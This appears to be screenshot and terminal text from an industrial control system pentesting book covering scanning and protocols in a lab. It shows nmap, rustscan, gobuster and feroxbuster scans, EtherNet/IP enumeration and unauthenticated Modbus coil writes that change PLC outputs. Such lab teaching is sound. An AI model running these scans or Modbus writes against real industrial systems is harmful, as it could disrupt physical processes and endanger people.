2018-07-27				Axis Network Camera - .srv to parhand Remote Code Execution (Metasploit)	Remote	Linux	Metasploit
2016-04-11				Axis Network Cameras - Multiple Vulnerabilities	WebApps	Hardware	Orwelllabs
2011-12-07				Axis M10 Series Network Cameras - Cross-Site Scripting	Remote	Hardware	Matt Metzger
2007-09-14				Axis Communications 207W Network Camera - Web Interface '/admin/restartMessage.shtml?server' Cross-Site Request Forgery	WebApps	CGI	Seth Fogie
2007-09-14				Axis Communications 207W Network Camera - Web Interface 'axis-cgi/admin/pwdgrp.cgi' Multiple Cross-Site Request Forgery Vulnerabilities	WebApps	CGI	Seth Fogie
2007-09-14				Axis Communications 207W Network Camera - Web Interface axis-cgi/admin/restart.cgi Cross-Site Request Forgery	WebApps	CGI	Seth Fogie
2004-08-23				Axis Network Camera 2.x And Video Server 1-3 - HTTP Authentication Bypass	WebApps	CGI	bashis
2004-08-23				Axis Network Camera 2.x And Video Server 1-3 - Directory Traversal	WebApps	CGI	bashis
2004-08-23				Axis Network Camera 2.x And Video Server 1-3 - 'virtualinput.cgi' Arbitrary Command Execution	WebApps	CGI	bashis
2003-05-27				Axis Network Camera 2.x - HTTP Authentication Bypass	Remote	Hardware	Juliano Rizzo

Showing 1 to 10 of 10 entries (filtered from 43,992 total entries)


[FIRST](#)
[PREVIOUS](#)
1
[NEXT](#)
[LAST](#)



Chapter 7: Scanning 101



Ignition Installer _ □ ×

Ignition Installer
Version: 8.1.5 

Location

Modules

Install

Finish

Installation Options

Select what type of installation you want.


Typical
Includes Ignition with SQL Bridge, Perspective, Vision, OPC-UA, and driver modules for Allen-Bradley, Siemens, and MODBUS devices.

Custom
Install additional modules and adjust the default modules to install.

Back Next Cancel

WELCOME TO IGNITION


Select which version to install



A free, limited version of Ignition for personal, non-commercial projects.


Maker Edition

For personal use only



Our flagship platform for building unlimited industrial automation applications.

Ignition →



A lightweight version of Ignition suited for edge-of-network installations.

Ignition Edge

For edge-of-network applications



Create a User

Take a moment to create your first user account. This user, by default, will have access to full Administrative privileges in Ignition. This can all be edited later in the Gateway.

Username

Must start with a letter or digit and contain only letters, digits, spaces, underscores, @, periods or dashes. Must be 2-50 characters.

Enter Password

Confirm Password



Configure Ports

Configure which ports you would like the Ignition Gateway to bind to.
If you're unsure, leave the defaults, they work well in the majority of situations.

HTTP Port



(default: 8088)

HTTPS Port



(default: 8043)

Gateway Network Port



(default: 8060)

SETUP COMPLETED

Start and Launch the Gateway Now?

[Start Gateway](#)

Enable Quick Start?

Get your Ignition installation up and running with example applications, device connections, sample tags, and a configured Gateway.

Yes, Enable Quick Start →

Recommended for new users

No thanks, I'd like to start from scratch

Quick Start Includes

- ◆ Sample application
- ◆ Device simulator
- ◆ Tags and Tag historian
- ◆ Internal alarm journal



Log In to continue

Username

scada

CONTINUE



- Home
 - SYSTEMS**
 - Overview
 - Performance
 - Alarm Pipelines
 - Gateway Scripts
 - Modules
 - Redundancy
 - Reports
 - SFCs
 - Voice Alarming
 - Tags
 - Transaction Groups
 - CONNECTIONS**
 - Databases
 - Designers
 - Devices
 - Gateway Network
 - Store & Forward
 - OPC Connections
 - Perspective Sessions
- Search...

Architecture

Gateway | Ignition-scada-virtual-machine

Version: 8.1.5 (b2021042810)
License: trial
Uptime: 36 minutes

0% CPU
301 mb

No Redundancy

Add a redundant backup gateway to protect your system from downtime caused by failures.

No Gateway Network

Multiply the power of your Ignition Gateways by combining them into an enterprise network. Streamline the administration, monitoring, deployment, and commissioning process into one central location.

Connections

Databases

1 / 1 connected

Designer Sessions

0 open

Environment

Process Id	16240
Operating System	Linux amd64
Java Version	11.0.10+9-LTS
Local Time	8:57:28 p.m.
Available Disk Space	19gb / 39gb
Detected NICs	192.168.86.44 192.168.2.10

Systems

Alarm Pipelines	0 active
EAM Role	Unknown
Modules	22 installed
Performance	0% CPU 301mb
Redundancy	Not configured
Reports	0 scheduled
SFCs	0 running
Tags	195 tags

Devices

1 enabled

Ignition-scada-virtual-machine scada | Log Out →

Ignition! Help ? [Get Designer](#)

SYSTEMS

- Home
- Overview
- Performance
- Alarm Pipelines
- Gateway Scripts
- Modules
- Redundancy
- Reports
- SFCs
- Voice Alarming
- Tags
- Transaction Groups

CONNECTIONS

- Databases
- Designers
- Devices**
- Gateway Network
- Store & Forward
- OPC Connections
- Perspective Sessions
- Virtual Clients

Search...

Status > Connections > **Devices**

Trial Mode 1:25:27 We're glad you're test driving our software. Have fun. [Activate Ignition](#)

[Configuration](#)

Connected Devices

0 / 1

« < 1 of 1 > »

Filter **View** 20 ▾

Name ▲	Driver	Status	Actions
Sample_Device	ProgrammableSimulatorDevice	Running	

« < 1 of 1 > »

Config > Opcua > **Devices**

Trial Mode 1:25:09 We're glad you're test driving our software. Have fun. [Activate Ignition](#)

Name	Type	Description	Enabled	Status	
Sample_Device	Programmable Device Simulator		true	Running	More ▾ edit

[→ Create new Device...](#)

Modbus TCP

Connect to devices that implement the Modbus TCP protocol.

General	
Name	<input type="text" value="Koyo Click"/>
Description	<input type="text" value="Lab PLC Koyo Click"/>
Enabled	<input checked="" type="checkbox"/> (default: true)

Connectivity	
Hostname	<input type="text" value="192.168.1.20"/> Hostname/IP address of the Modbus device.
Port	<input type="text" value="502"/> Port to connect to. (default: 502)
Communication Timeout	<input type="text" value="2000"/> Maximum amount of time to wait for a response. (default: 2,000)

Show advanced properties

Zero-based Addressing	<input checked="" type="checkbox"/> If true, the address range for each area starts at 0. If false, the range starts at 1. (default: false)
------------------------------	--

Successfully created new Device "Koyo Click"

Name	Type	Description	Enabled	Status	
Koyo Click	Modbus TCP	Lab PLC Koyo Click	true	Connected	<input type="button" value="More"/> <input type="button" value="edit"/>
Sample_Device	Programmable Device Simulator		true	Running	<input type="button" value="More"/> <input type="button" value="edit"/>

[→ Create new Device...](#)

Name	Type	Description	Enabled	Status	
Koyo Click	Modbus TCP	Lab PLC Koyo Click	true	Connected	More ▾ edit
Sample_Device	Programmable Device Simulator		true	Running	Addresses delete

→ Create new Device...

Address Configuration

Browse... No file selected.

Import Configuration

Export Configuration

Prefix	Start	End	Step	Unit ID	Modbus Type	Modbus Address
Lights	1	4	<input type="checkbox"/>	0	Coil ▾	000000 [delete]
Radix	10					


Add Row

Save




Config


- History
- Realtime
- OPC CLIENT**
- OPC Connections
- OPC Quick Client

TYPE	ACTION	TITLE
Server	refresh	📁 Ignition OPC UA Server
Object		📁 Devices
Object		📁 [Koyo Click]
Object		📁 UnitId 0
Object		📁 Lights1-Lights4
Tag	[s][r][w]	📁 Lights1
Tag	[s][r][w]	📁 Lights2
Tag	[s][r][w]	📁 Lights3
Tag	[s][r][w]	📁 Lights4
Object		📁 [Diagnostics]
Object		📁 [Sample_Device]
Object		📁 Server

 Edit settings - Kali 2020 (ESXi 6.7 virtual machine)

Virtual Ha Edit settings - Kali 2020 (ESXi 6.7 virtual machine)

 Add hard disk  Add network adapter  Add other device

▶ CPU	2	
▶ Memory	8192	MB
▶ Hard disk 1	40	GB
▶ SCSI Controller 0	LSI Logic Parallel	
▶ USB controller 1	USB 2.0	
▶ Network Adapter 1	Level 5: Enterprise	<input checked="" type="checkbox"/> Connect
▶ Network Adapter 2	Level 3: Operations	<input checked="" type="checkbox"/> Connect
▶ CD/DVD Drive 1	Datastore ISO file	<input type="checkbox"/> Connect
▶ Video Card		

Save

Cancel

```
(kali@kali)-[~]
└─$ nmap 192.168.3.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-29 16:35 MDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
vers_
Nmap scan report for 192.168.3.200
Host is up (0.000027s latency).
All 1000 scanned ports on 192.168.3.200 are closed

Nmap done: 256 IP addresses (1 host up) scanned in 14.53 seconds
```

```
(kali@kali)-[~]
└─$ nmap 192.168.3.10 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-29 17:00 MDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers
vers_
Nmap scan report for 192.168.3.10
Host is up (0.00023s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 11.75 seconds
```

```
(kali@kali)-[~]
└─$ nmap -A 192.168.3.10 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-29 17:26 MDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.3.10
Host is up (0.00037s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional N 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
Service Info: Host: WIN-VA8PE66T785; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: 1h59m59s, deviation: 3h27m50s, median: 0s
|_ nbstat: NetBIOS name: WIN-VA8PE66T785, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:03:5d:16 (VMware)
|_ smb-os-discovery:
|   OS: Windows 7 Professional N 7601 Service Pack 1 (Windows 7 Professional N 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: WIN-VA8PE66T785
|   NetBIOS computer name: WIN-VA8PE66T785\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2021-04-29T17:26:43-06:00
|_ smb-security-mode:
|   account used: guest
|   authentication level: user
|   challenge_response: supported
|_ message signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|   2.02:
|     Message signing enabled but not required
|_ smb2-time:
|   date: 2021-04-29T23:26:43
|_ start_date: 2021-04-26T04:50:41

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.56 seconds
```

Releases Tags

Latest release

2.0.1
02f1f6c





Compare ▾

Fixing Cargo Lock

release-drafter released this on Nov 6, 2020

- Fixed bug cause by Cargo Lock file.


Assets 4

 rustscan_2.0.1_amd64.deb	1.39 MB
 rustscan_2.0.1_i386.deb	1.39 MB
 Source code (zip)	
 Source code (tar.gz)	

```
(kali@kali) - [~/Downloads]
└─$ sudo dpkg -i rustscan_2.0.1_amd64.deb
[sudo] password for kali:
Selecting previously unselected package rustscan.
(Reading database ... 315225 files and directories currently installed.)
Preparing to unpack rustscan_2.0.1_amd64.deb ...
Unpacking rustscan (2.0.0) ...
Setting up rustscan (2.0.0) ...
Processing triggers for kali-menu (2021.1.2) ...
```



```
(kali@kali)-[~]
└─$ rustscan -b 10 -a 192.168.1.20 -- --script 'modbus-discover'
```



```
The Modern Day Port Scanner.
-----
: https://discord.gg/GFrQsGy      :
: https://github.com/RustScan/RustScan :
-----
Real hackers hack time 🕒

[~] The config file is expected to be at "/home/kali/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 192.168.1.20:502
[~] Starting Script(s)
```

```
Host is up, received conn-refused (0.00023s latency).
Scanned at 2021-04-29 21:40:36 MDT for 0s

PORT      STATE SERVICE REASON
502/tcp   open  modbus  syn-ack
| modbus-discover:
|   sid 0x1:
|_   Slave ID data: \x00\xff\x00\x08\x00\xd3\x03\x00

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 21:40
Completed NSE at 21:40, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```



```
(kali@kali)-[~]
└─$ gobuster --help
Usage:
  gobuster [command]

Available Commands:
  dir      Uses directory/file bruteforcing mode
  dns      Uses DNS subdomain bruteforcing mode
  help     Help about any command
  vhost    Uses VHOST bruteforcing mode

Flags:
  -h, --help                help for gobuster
  -z, --no-progress         Don't display progress
  -o, --output string       Output file to write results to (defaults to stdout)
  -q, --quiet               Don't print the banner and other noise
  -t, --threads int         Number of concurrent threads (default 10)
  -v, --verbose             Verbose output (errors)
  -w, --wordlist string      Path to the wordlist

Use "gobuster [command] --help" for more information about a command.
```

```
(kali@kali)-[~]
└─$ gobuster dir -u http://192.168.2.10:8088 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://192.168.2.10:8088
[+] Threads:     10
[+] Wordlist:     /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:  gobuster/3.0.1
[+] Timeout:     10s
=====
2021/04/30 21:23:07 Starting gobuster
=====
/main (Status: 302) /designer
/web (Status: 302)
/Start (Status: 302)
=====
2021/04/30 21:24:28 Finished
=====
```

```

(kali@kali)-[~/Downloads]
└─$ gobuster dir -u http://192.168.2.10:8088/web -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://192.168.2.10:8088/web
[+] Threads:     10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:  gobuster/3.0.1
[+] Timeout:     10s
=====
2021/05/01 05:17:13 Starting gobuster
=====
/home (Status: 302)
/waiting (Status: 200)
/touch (Status: 200)
=====
2021/05/01 05:17:28 Finished
=====

```

EXAMPLES:

```

Multiple headers:
./feroxbuster -u http://127.1 -H Accept:application/json "Authorization: Bearer {token}"

IPv6, non-recursive scan with INFO-level logging enabled:
./feroxbuster -u http://[::1] --no-recursion -vv

Read urls from STDIN; pipe only resulting urls out to another tool
cat targets | ./feroxbuster --stdin --silent -s 200 301 302 --redirects -x js | fff -s 200 -o js-files

Proxy traffic through Burp
./feroxbuster -u http://127.1 --insecure --proxy http://127.0.0.1:8080

Proxy traffic through a SOCKS proxy
./feroxbuster -u http://127.1 --proxy socks5://127.0.0.1:9050

Pass auth token via query parameter
./feroxbuster -u http://127.1 --query token=0123456789ABCDEF

Find links in javascript/html and make additional requests based on results
./feroxbuster -u http://127.1 --extract-links

Ludicrous speed... go!
./feroxbuster -u http://127.1 -t 200

```

FEROX OXIDE

by Ben "epi" Risher 😊 ver: 2.2.3

🎯 Target Url	http://192.168.2.10:8088
🧵 Threads	50
📖 Wordlist	/home/kali/Downloads/scada.txt
🔥 Status Codes	[200, 204, 301, 302, 307, 308, 401, 403, 405]
⚡ Timeout (secs)	7
👤 User-Agent	feroxbuster/2.2.3
📄 Config File	/etc/feroxbuster/ferox-config.toml
🔍 Recursion Depth	4

🚩 Press [ENTER] to use the Scan Cancel Menu™

```
302      0l      0w      0c http://192.168.2.10:8088/main
302      0l      0w      0c http://192.168.2.10:8088/web
302      0l      0w      0c http://192.168.2.10:8088/web/home
302      0l      0w      0c http://192.168.2.10:8088/Start
200     35l     104w     0c http://192.168.2.10:8088/web/waiting
200      1l      1w      2c http://192.168.2.10:8088/web/touch
302      0l      0w      0c http://192.168.2.10:8088/web/config/
302      0l      0w      0c http://192.168.2.10:8088/web/status/
[#####] - 31s  441094/441094  0s    found:7    errors:1
[#####] - 31s  220547/220547  7075/s  http://192.168.2.10:8088
[#####] - 31s  220547/220547  7013/s  http://192.168.2.10:8088/web
```

Chapter 8: Protocols 202

```
plc@plc-virtual-machine:~/Documents/server$ python3 server.py
2021-05-10 22:31:08,233 MainThread INFO asynchronous :260 Starting Modbus TCP Server on 0.0.0.0:5020
2021-05-10 22:31:08,234 MainThread DEBUG asynchronous :229 Running in Main thread
```

```
scada@scada-virtual-machine:~$ mbtget -r1 -a 1 -n 10 192.168.1.10 -p 5020
values:
 1 (ad 00001): 1
 2 (ad 00002): 1
 3 (ad 00003): 1
 4 (ad 00004): 1
 5 (ad 00005): 1
 6 (ad 00006): 1
 7 (ad 00007): 1
 8 (ad 00008): 1
 9 (ad 00009): 1
10 (ad 00010): 1
scada@scada-virtual-machine:~$ █
```



▼ Security policy	
Allow promiscuous mode	Yes
Allow forged transmits	Yes
Allow MAC changes	Yes

Edit standard virtual switch - vSwitch1

Add uplink

MTU	<input type="text" value="1500"/>
Uplink 1	<input type="text" value="vmnic1 - Up, 1000 mbps"/> ✕
▶ Link discovery	Click to expand
▼ Security	
Promiscuous mode	<input checked="" type="radio"/> Accept <input type="radio"/> Reject
MAC address changes	<input checked="" type="radio"/> Accept <input type="radio"/> Reject
Forged transmits	<input checked="" type="radio"/> Accept <input type="radio"/> Reject
▶ NIC teaming	Click to expand
▶ Traffic shaping	Click to expand

Save

Cancel

Capturing from Local Area Connection 3

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

modbus && tcp.port == 5020

No.	Time	Source	Destination	Protocol	Length	Info
68	4.239399	192.168.2.10	192.168.1.10	Modbus...	78	Query: Trans: 53599; Unit: 1, Func: 1: Read Coils
70	4.240741	192.168.1.10	192.168.2.10	Modbus...	77	Response: Trans: 53599; Unit: 1, Func: 1: Read Coils

▶ Frame 68: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface \Device\NPF_{F4CE424F-0100-4927-AA33-ABEF28FDF857}, id 0

▶ Ethernet II, Src: VMware_e0:fb:54 (00:0c:29:e0:fb:54), Dst: VMware_07:5a:7c (00:0c:29:07:5a:7c)

▶ Internet Protocol Version 4, Src: 192.168.2.10, Dst: 192.168.1.10

▶ Transmission Control Protocol, Src Port: 47430, Dst Port: 5020, Seq: 1, Ack: 1, Len: 12

▶ Modbus/TCP

▶ Modbus


```
0000 00 0c 29 07 5a 7c 00 0c 29 e0 fb 54 08 00 45 00  ..)-Z|...)-T..E-
0010 00 40 f0 8c 40 00 40 06 c5 c6 c0 a8 02 0a c0 a8  ..@..@..@.....
0020 01 0a b9 46 13 9c 89 d6 68 be 3e 60 49 d3 80 18  ..F....h->I...
0030 01 f6 79 38 00 00 01 01 08 0a c2 fd 8d 15 5b 89  ..y8.....[.
0040 b1 5c d1 5f 00 00 00 06 01 01 00 01 00 0a     ..\.....[....
```

Function Code (modbus.func_code), 1 byte

Packets: 465 · Displayed: 2 (0.4%)

Profile: Default

Mark/Unmark Packet	Ctrl+M
Ignore/Unignore Packet	Ctrl+D
Set/Unset Time Reference	Ctrl+T
Time Shift...	Ctrl+Shift+T
Packet Comment...	Ctrl+Alt+C
Edit Resolved Name	
Apply as Filter	▶
Prepare as Filter	▶
Conversation Filter	▶
Colorize Conversation	▶
SCTP	▶
Follow	▶
Copy	▶
Protocol Preferences	▶
Decode As...	
Show Packet in New Window	



- ▾ Modbus/TCP
 - Transaction Identifier: 53599
 - Protocol Identifier: 0
 - Length: 6
 - Unit Identifier: 1
- ▾ Modbus
 - .000 0001 = Function Code: Read Coils (1)
 - Reference Number: 1
 - Bit Count: 10

- ▾ Modbus
 - .000 0001 = Function Code: Read Coils (1)
 - [\[Request Frame: 68\]](#)
 - [Time from request: 0.001342000 seconds]
 - Byte Count: 2
 - ▷ Bit 1 : 1
 - ▷ Bit 2 : 1
 - ▷ Bit 3 : 1
 - ▷ Bit 4 : 1
 - ▷ Bit 5 : 1
 - ▷ Bit 6 : 1
 - ▷ Bit 7 : 1
 - ▷ Bit 8 : 1
 - ▷ Bit 9 : 1
 - ▷ Bit 10 : 1

```
[scada@scada-virtual-machine:~]$ mbtget -w5 0 -a 1 192.168.1.10 -p 5020  
bit write ok
```

Modbus

.000 0101 = Function Code: Write Single Coil (5)

Reference Number: 1

Data: 0000

Padding: 0x00

```
[scada@scada-virtual-machine:~$ mbtget -r1 -a 1 -n 10 192.168.1.10 -p 5020
values:
 1 (ad 00001):      0
 2 (ad 00002):      1
 3 (ad 00003):      1
 4 (ad 00004):      1
 5 (ad 00005):      1
 6 (ad 00006):      1
 7 (ad 00007):      1
 8 (ad 00008):      1
 9 (ad 00009):      1
10 (ad 00010):      1
scada@scada-virtual-machine:~$
```

Modbus

.000 0001 = Function Code: Read Coils (1)

[Request Frame: 31690]

[Time from request: 0.001269000 seconds]

Byte Count: 2

- ▷ Bit 1 : 0
- ▷ Bit 2 : 1
- ▷ Bit 3 : 1
- ▷ Bit 4 : 1
- ▷ Bit 5 : 1
- ▷ Bit 6 : 1
- ▷ Bit 7 : 1
- ▷ Bit 8 : 1
- ▷ Bit 9 : 1
- ▷ Bit 10 : 1


```

scada@scada-virtual-machine:~$ mbtget -w5 1 -a 0 192.168.1.20
bit write ok
scada@scada-virtual-machine:~$ mbtget -r1 -a 0 -n 4 192.168.1.20
values:
 1 (ad 00000):      1
 2 (ad 00001):      0
 3 (ad 00002):      0
 4 (ad 00003):      0
scada@scada-virtual-machine:~$

```

```

plc@plc-virtual-machine:~/Documents/enip$ pwd
/home/plc/Documents/enip
plc@plc-virtual-machine:~/Documents/enip$ ls
cpppo.cfg

```

```

plc@plc-virtual-machine:~/Documents/enip$ python3 -m cpppo.server.enip -v -a 0.0.0.0
05-12 23:31:56.365 MainThread enip_srv NORMAL main Loaded config files: ['cpppo.cfg']
05-12 23:31:56.366 MainThread enip_srv NORMAL main EtherNet/IP Simulator: ('0.0.0.0', 44818)
05-12 23:31:56.366 MainThread network NORMAL server_mai enip_srv server PID [76294] running on ('0.0.0.0', 44818)
05-12 23:31:56.366 MainThread network NORMAL server_mai enip_srv server PID [76294] responding to external done/disable signal in object 140543956266432
05-12 23:31:56.366 Thread-1 enip_srv NORMAL enip_srv EtherNet/IP Server enip_UDP begins serving peer None

```

```


scada@scada-virtual-machine:~$ python3 -m cpppo.server.enip.poll -v TCPIP Identity -a 192.168.1.10
05-12 22:55:48.139 MainThread enip_cli NORMAL __init__ Connect: Success in 0.032/ 5.000s
05-12 22:55:48.145 MainThread enip_get NORMAL open_gatwv Opened EtherNet/IP CIP gateway <powerflex_750_series via <connector 192.168.1.10:44818[826005092]>>, in 0.039s
05-12 22:55:48.160 MainThread enip_poll NORMAL loop Polling finished - 0.062s into 1.000s poll cycle, polled 2 taking 0.062s ( 32.2 TFS)
TCPIP: [2, 48, 0, [], '192.168.0.201', '255.255.255.0', '0.0.0.0', '8.8.8.8', '8.8.4.4', 'industrial.pentest.lab', 'controller']
Identity: [1, 14, 51, 16, 12656, 1360281, '1756-L55/A 1756-M12/A LOGIX5555', 255]

```

2	0.163625	192.168.2.10	192.168.1.10	CIP	112 TCP/IP Interface - Get Attributes All
3	0.163625	192.168.2.10	192.168.1.10	CIP	112 Identity - Get Attributes All
4	0.167026	192.168.1.10	192.168.2.10	CIP	170 Success: TCP/IP Interface - Get Attributes All
6	0.170481	192.168.1.10	192.168.2.10	CIP	160 Success: Identity - Get Attributes All
28	1.163363	192.168.2.10	192.168.1.10	CIP	112 TCP/IP Interface - Get Attributes All
29	1.163499	192.168.2.10	192.168.1.10	CIP	112 Identity - Get Attributes All
30	1.166980	192.168.1.10	192.168.2.10	CIP	170 Success: TCP/IP Interface - Get Attributes All
32	1.170341	192.168.1.10	192.168.2.10	CIP	160 Success: Identity - Get Attributes All
49	2.163321	192.168.2.10	192.168.1.10	CIP	112 TCP/IP Interface - Get Attributes All
50	2.163468	192.168.2.10	192.168.1.10	CIP	112 Identity - Get Attributes All
51	2.166711	192.168.1.10	192.168.2.10	CIP	170 Success: TCP/IP Interface - Get Attributes All
53	2.169893	192.168.1.10	192.168.2.10	CIP	160 Success: Identity - Get Attributes All
73	3.163285	192.168.2.10	192.168.1.10	CIP	112 TCP/IP Interface - Get Attributes All
74	3.163428	192.168.2.10	192.168.1.10	CIP	112 Identity - Get Attributes All
75	3.166870	192.168.1.10	192.168.2.10	CIP	170 Success: TCP/IP Interface - Get Attributes All

32	1.170341	192.168.1.10	192.168.2.10	CIP	160 0x3170 16 Success: Identity - Get Attributes All
----	----------	--------------	--------------	-----	--

- ▷ EtherNet/IP (Industrial Protocol), Session: 0xB074AEAA, Send RR Data
- ▲ Common Industrial Protocol
 - ▷ Service: Get Attributes All (Response)
 - ▷ Status: Success:
 - [Request Path Size: 2 words]
 - ▷ [Request Path: Identity, Instance: 0x01]
 - ▲ Get Attributes All (Response)
 - ▲ Attribute: 1 (Vendor ID)
 - Vendor ID: Rockwell Automation/Allen-Bradley (0x0001)
 - ▲ Attribute: 2 (Device Type)
 - Device Type: Programmable Logic Controller (0x000e)
 - ▲ Attribute: 3 (Product Code)
 - Product Code: 51
 - ▲ Attribute: 4 (Revision)
 - Major Revision: 16
 - Minor Revision: 0
 - ▲ Attribute: 5 (Status)
 - ▷ Status: 0x3170
 - ▲ Attribute: 6 (Serial Number)
 - Serial Number: 0x0014c199
 - ▲ Attribute: 7 (Product Name)
 - Product Name: 1756-L55/A 1756-M12/A LOGIX5555
 - ▲ Attribute: 8 (State)
 - State: Unknown (0xff)
 - ▲ Attribute: 9 (Configuration Consistency Value)
 - Configuration Consistency Value: 0x0000
 - ▲ Attribute: 10 (Heartbeat Interval)



EtherNet/IP Adapter ✖

CPU

Number of Connections (1-2) :

Enable EtherNet/IP Adapter

TCP Port number (1-65535) :

TCP Timeout (5-5000) : sec

Connection1

Data State of Originator =>
Target During Network Error

Clear Hold

Input(to Scanner) | Output(from Scanner)

Connection Point (I/O) (0x65)

Class (Explicit) (0x4)

Instance (Explicit) (0x65)

Attribute (Explicit) (0x3)

Size (0-500) bytes

Block No.	Data Read From :		Data Block Offset (Byte) :	
	Start	End	Start	End
<input checked="" type="checkbox"/> 1				
<input checked="" type="checkbox"/> 2				
<input checked="" type="checkbox"/> 3				
<input checked="" type="checkbox"/> 4				
<input checked="" type="checkbox"/> 5				
<input checked="" type="checkbox"/> 6				
<input checked="" type="checkbox"/> 7				
<input checked="" type="checkbox"/> 8				
<input checked="" type="checkbox"/> 9				
<input checked="" type="checkbox"/> 10				

Word Swap Enable Disable

Byte Swap Enable Disable

Input(to Scanner) | Output(from Scanner)

Connection Point (I/O) (0x65)

Class (Explicit) (0x4)

Instance (Explicit) (0x65)

Attribute (Explicit) (0x3)

